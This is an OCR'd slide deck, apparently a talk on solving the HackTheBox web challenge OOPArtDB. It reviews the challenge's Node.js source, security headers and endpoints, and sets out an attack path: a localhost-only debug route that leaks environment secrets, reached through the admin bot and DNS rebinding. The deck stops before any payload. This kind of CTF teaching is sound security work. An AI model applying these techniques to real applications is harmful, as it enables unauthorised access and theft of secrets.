
Advanced Web Attacks


HackTheBox: OOPArtDB by @strellic


Roman Hergenreder - https://romanh.de


Blindhero - https://app.hackthebox.eu/profile/201283

Introduction



- Less than 100 solves in almost 2 years!
- User Rating: very hard 
- Challenge accepted!

Goal: Getting the flag

- Flag format: `HTB{…}`
- Flag can be usually obtained by either:
  - Gaining code execution on the web server
  - Gaining control over the database (SQL-Injection)
  - Arbitrary File Read / Local File Inclusion
  - Exfiltrating data through Crosssite-Scripting (XSS)

Webapp Overview

```
┌──(kali㉿kali)-[~/…/HackTheBox/challenges/OOPArtDB/web_oopartdb]
└─$ tree
.
├── build-docker.sh
├── challenge
│   ├── index.js
│   ├── package.json
│   ├── partials
│   │   ├── footer.ejs
│   │   └── header.ejs
│   ├── public
│   │   └── assets
│   │       ├── css
│   │       │   ├── bootstrap.min.css
│   │       │   └── styles.css
│   │       └── js
│   │           ├── bootstrap.min.js
│   │           ├── main.js
│   │           └── purify.min.js
│   ├── routes
│   │   ├── login.js
│   │   ├── register.js
│   │   ├── scan.js
│   │   ├── search.js
│   │   └── view.js
│   ├── src
│   │   ├── bot.js
│   │   ├── db.js
│   │   ├── ooparts.js
│   │   └── util.js
│   └── views
│       ├── index.ejs
│       ├── login.ejs
│       ├── register.ejs
│       ├── scan.ejs
│       ├── search.ejs
│       └── view.ejs
├── config
│   ├── nginx.conf
│   └── supervisord.conf
├── Dockerfile
└── flag.txt

11 directories, 29 files
```

- NodeJS Backend (express)
- SQLite Database
- Embedded Javascript Templates (EJS)
- Puppeteer + Chromium for visiting Pages
- Frontend: Bootstrap + simple JS scripts

Endpoint Overview

Method	URI	Parameters	ACL
GET	/login	info, error	
POST	/login	user, pass	
GET	/register	info, error	
POST	/register	user, pass, token	Must be logged in + token
GET	/logout		Must be logged in
GET	/debug		localhost only
GET	/search	info, error	
POST	/search	query, level	level (optional)
GET	/view/:id	id	Must be logged in
GET	/scan	info, error	
POST	/scan	url	
GET	/public/**		

Security: Content-Security-Policy

```
default-src 'self';
style-src 'self' https://fonts.googleapis.com;
font-src https://fonts.gstatic.com;
object-src 'none';
base-uri 'none';
frame-ancestors 'none';
```

- Very strict CSP
  - default-src self preventing any injected or external resources
  - Addiotionally styles and fonts are allowed to be loaded from a whitelisted URL

Security: DOMPurify

```
const sanitize = (dirty) => {
    // There is no escape.
    return DOMPurify.sanitize(dirty, {
       USE_PROFILES: { html: true },
       FORBID_ATTR: ["id", "name"]
    });
};
```

- DOMPurify prevents any injections or confusions (MathML)

Security: Additional Headers

- Cookie Settings: httpOnly, isSession
- Additional header for `/search` endpoint:

```
router.use((req, res, next) => {
    res.setHeader("Cache-Control", "no-store");
    next();
});
```

- Cookies are not accessible within JavaScript
- Search results are not cached
- No Cache-Poisoning or Cache-Deception possible!

Database Scheme


```
CREATE TABLE `Users` (
    `user` VARCHAR(255) NOT NULL UNIQUE PRIMARY KEY,
    `pass` VARCHAR(255) NOT NULL,
    `accessLevel` TEXT DEFAULT 'researcher',
    (…)
);

CREATE TABLE `OOPArts` (
    `id` UUID UNIQUE PRIMARY KEY,
    `name` VARCHAR(255) NOT NULL,
    `desc` VARCHAR(255) NOT NULL,
    `accessLevel` TEXT DEFAULT 'guest',
    (…)
);


await User.create({
    user: "The Overseer",
    pass: bcrypt.hashSync(crypto.randomBytes(32).toString("hex"), 12),
    accessLevel: "overseer"
});

await OOPArt.create({
  name: "???",
  desc: crypto.randomBytes(512).toString("hex") + flag + crypto.randomBytes(512).toString("hex"),
  accessLevel: "overseer"
});
```

Default level when registering is „researcher“

Overseer got a 256-bit password

Flag is an „OOPArts“-Entity with access level overseer

Detailed View: Frontend



Detailed View: Registration

```
const REFERRAL_TOKEN = process.env.REFERRAL_TOKEN || require("crypto").randomBytes(32).toString("hex");

(…)

 if(token !== REFERRAL_TOKEN) {
    return util.flash(req, res, "error", "Incorrect referral token.");
 }


 let entry = await User.findByPk(user);
 if(entry) {
    return util.flash(req, res, "error", "A user already exists with that username.");
 }


 pass = await bcrypt.hash(pass, 12);
 await User.create({ user, pass, accessLevel: "researcher" });
 util.flash(req, res, "info", `A researcher has been created under the username <b>${user}</b>.`, "/");
```

REFERRAL_TOKEN lies in process environment

Detailed View: Search

```
router.post("/", async (req, res) => {

    let { query, level } = req.body;
    let entries = await OOPArt.findAll({ raw: true });
    let accessLevel = req.user?.accessLevel || "guest";
    if (accessLevel === "guest") { entries = entries.filter(e => e.accessLevel === "guest"); }
    else if(accessLevel === "researcher") {
        entries = entries.filter(e => e.accessLevel === "guest" || e.accessLevel === "researcher ");
    }

    if(level) { entries = entries.filter(e => e.accessLevel === level); }

    if(query) {
      query = query.toLowerCase();
      entries = entries.filter(e => e.id.toLowerCase().startsWith(query) || e.name.toLowerCase().startsWith(query));
    }

    req.session.results = entries;
    if(entries.length === 0) { util.flash(req, res, "error", "No results were found."); }
    else { util.flash(req, res, "info", `${entries.length} search results found:`); }

});
```

Results filtered by current role (ACL)

Detailed View: Scan (1)

```
router.post("/", async (req, res) => {

  let { link } = req.body;
  if (scanning) { return util.flash(req, res, "error", "Please wait for the automated scanner to finish its current submission."); }
  if (!link) { return util.flash(req, res, "error", "Missing link to scan."); }


  let url;
  try { url = new URL(link); }
  catch (err) { return util.flash(req, res, "error", "Invalid link"); }


  if (!['http:', 'https:'].includes(url.protocol)) {
    return util.flash(req, res, "error", "Link must be of protocol <b>http:</b> or <b>https:</b>");
  }


  scanning = true;
  util.flash(req, res, "info", "The automated scanner is now going over your submission.");
  await bot.visit(link);
  scanning = false;

});
```

Only one concurrent scan

No protocol confusion possible

Detailed View: Scan (2)

```
let context = await browser.createIncognitoBrowserContext();
let page = await context.newPage();


await page.goto("http://localhost/login", { waitUntil: "networkidle2„ });
await page.evaluate((user, pass) => {
    document.querySelector("input[name=user]").value = user;
    document.querySelector("input[name=pass]").value = pass;
    document.querySelector("button[type=submit]").click();
}, "The Overseer", password);

await page.waitForNavigation();
await page.goto(url, { waitUntil: "networkidle2" });
await page.waitForTimeout(7000);
await browser.close();
```

- Bot will have Overseer permissions
- Bot will visit our URL for max. 7 seconds

Detailed View: Debug

```
app.get("/debug", util.isLocalhost, (req, res) => {

    let utils = require("util");
    res.end(
        Object.getOwnPropertyNames(global)
        .map(n => `${n}:\n${utils.inspect(global[n])}`)
        .join("\n\n")
    );

});
```

- All defined global variables are reflected
  - Including `process.env`!


Attack Ideas?

Goal: Retrieve Registration Token

Method	URI	Parameters	ACL
GET	/login	info, error	
POST	/login	user, pass	
GET	/register	info, error	
POST	/register	user, pass, token	Must be logged in + token
GET	/logout		Must be logged in
GET	/debug		localhost only
GET	/search	info, error	
POST	/search	query, level	level (optional)
GET	/view/:id	id	Must be logged in
GET	/scan	info, error	
POST	/scan	url	
GET	/public/**		


Introducing DNS Rebinding Attacks

Attempt #1

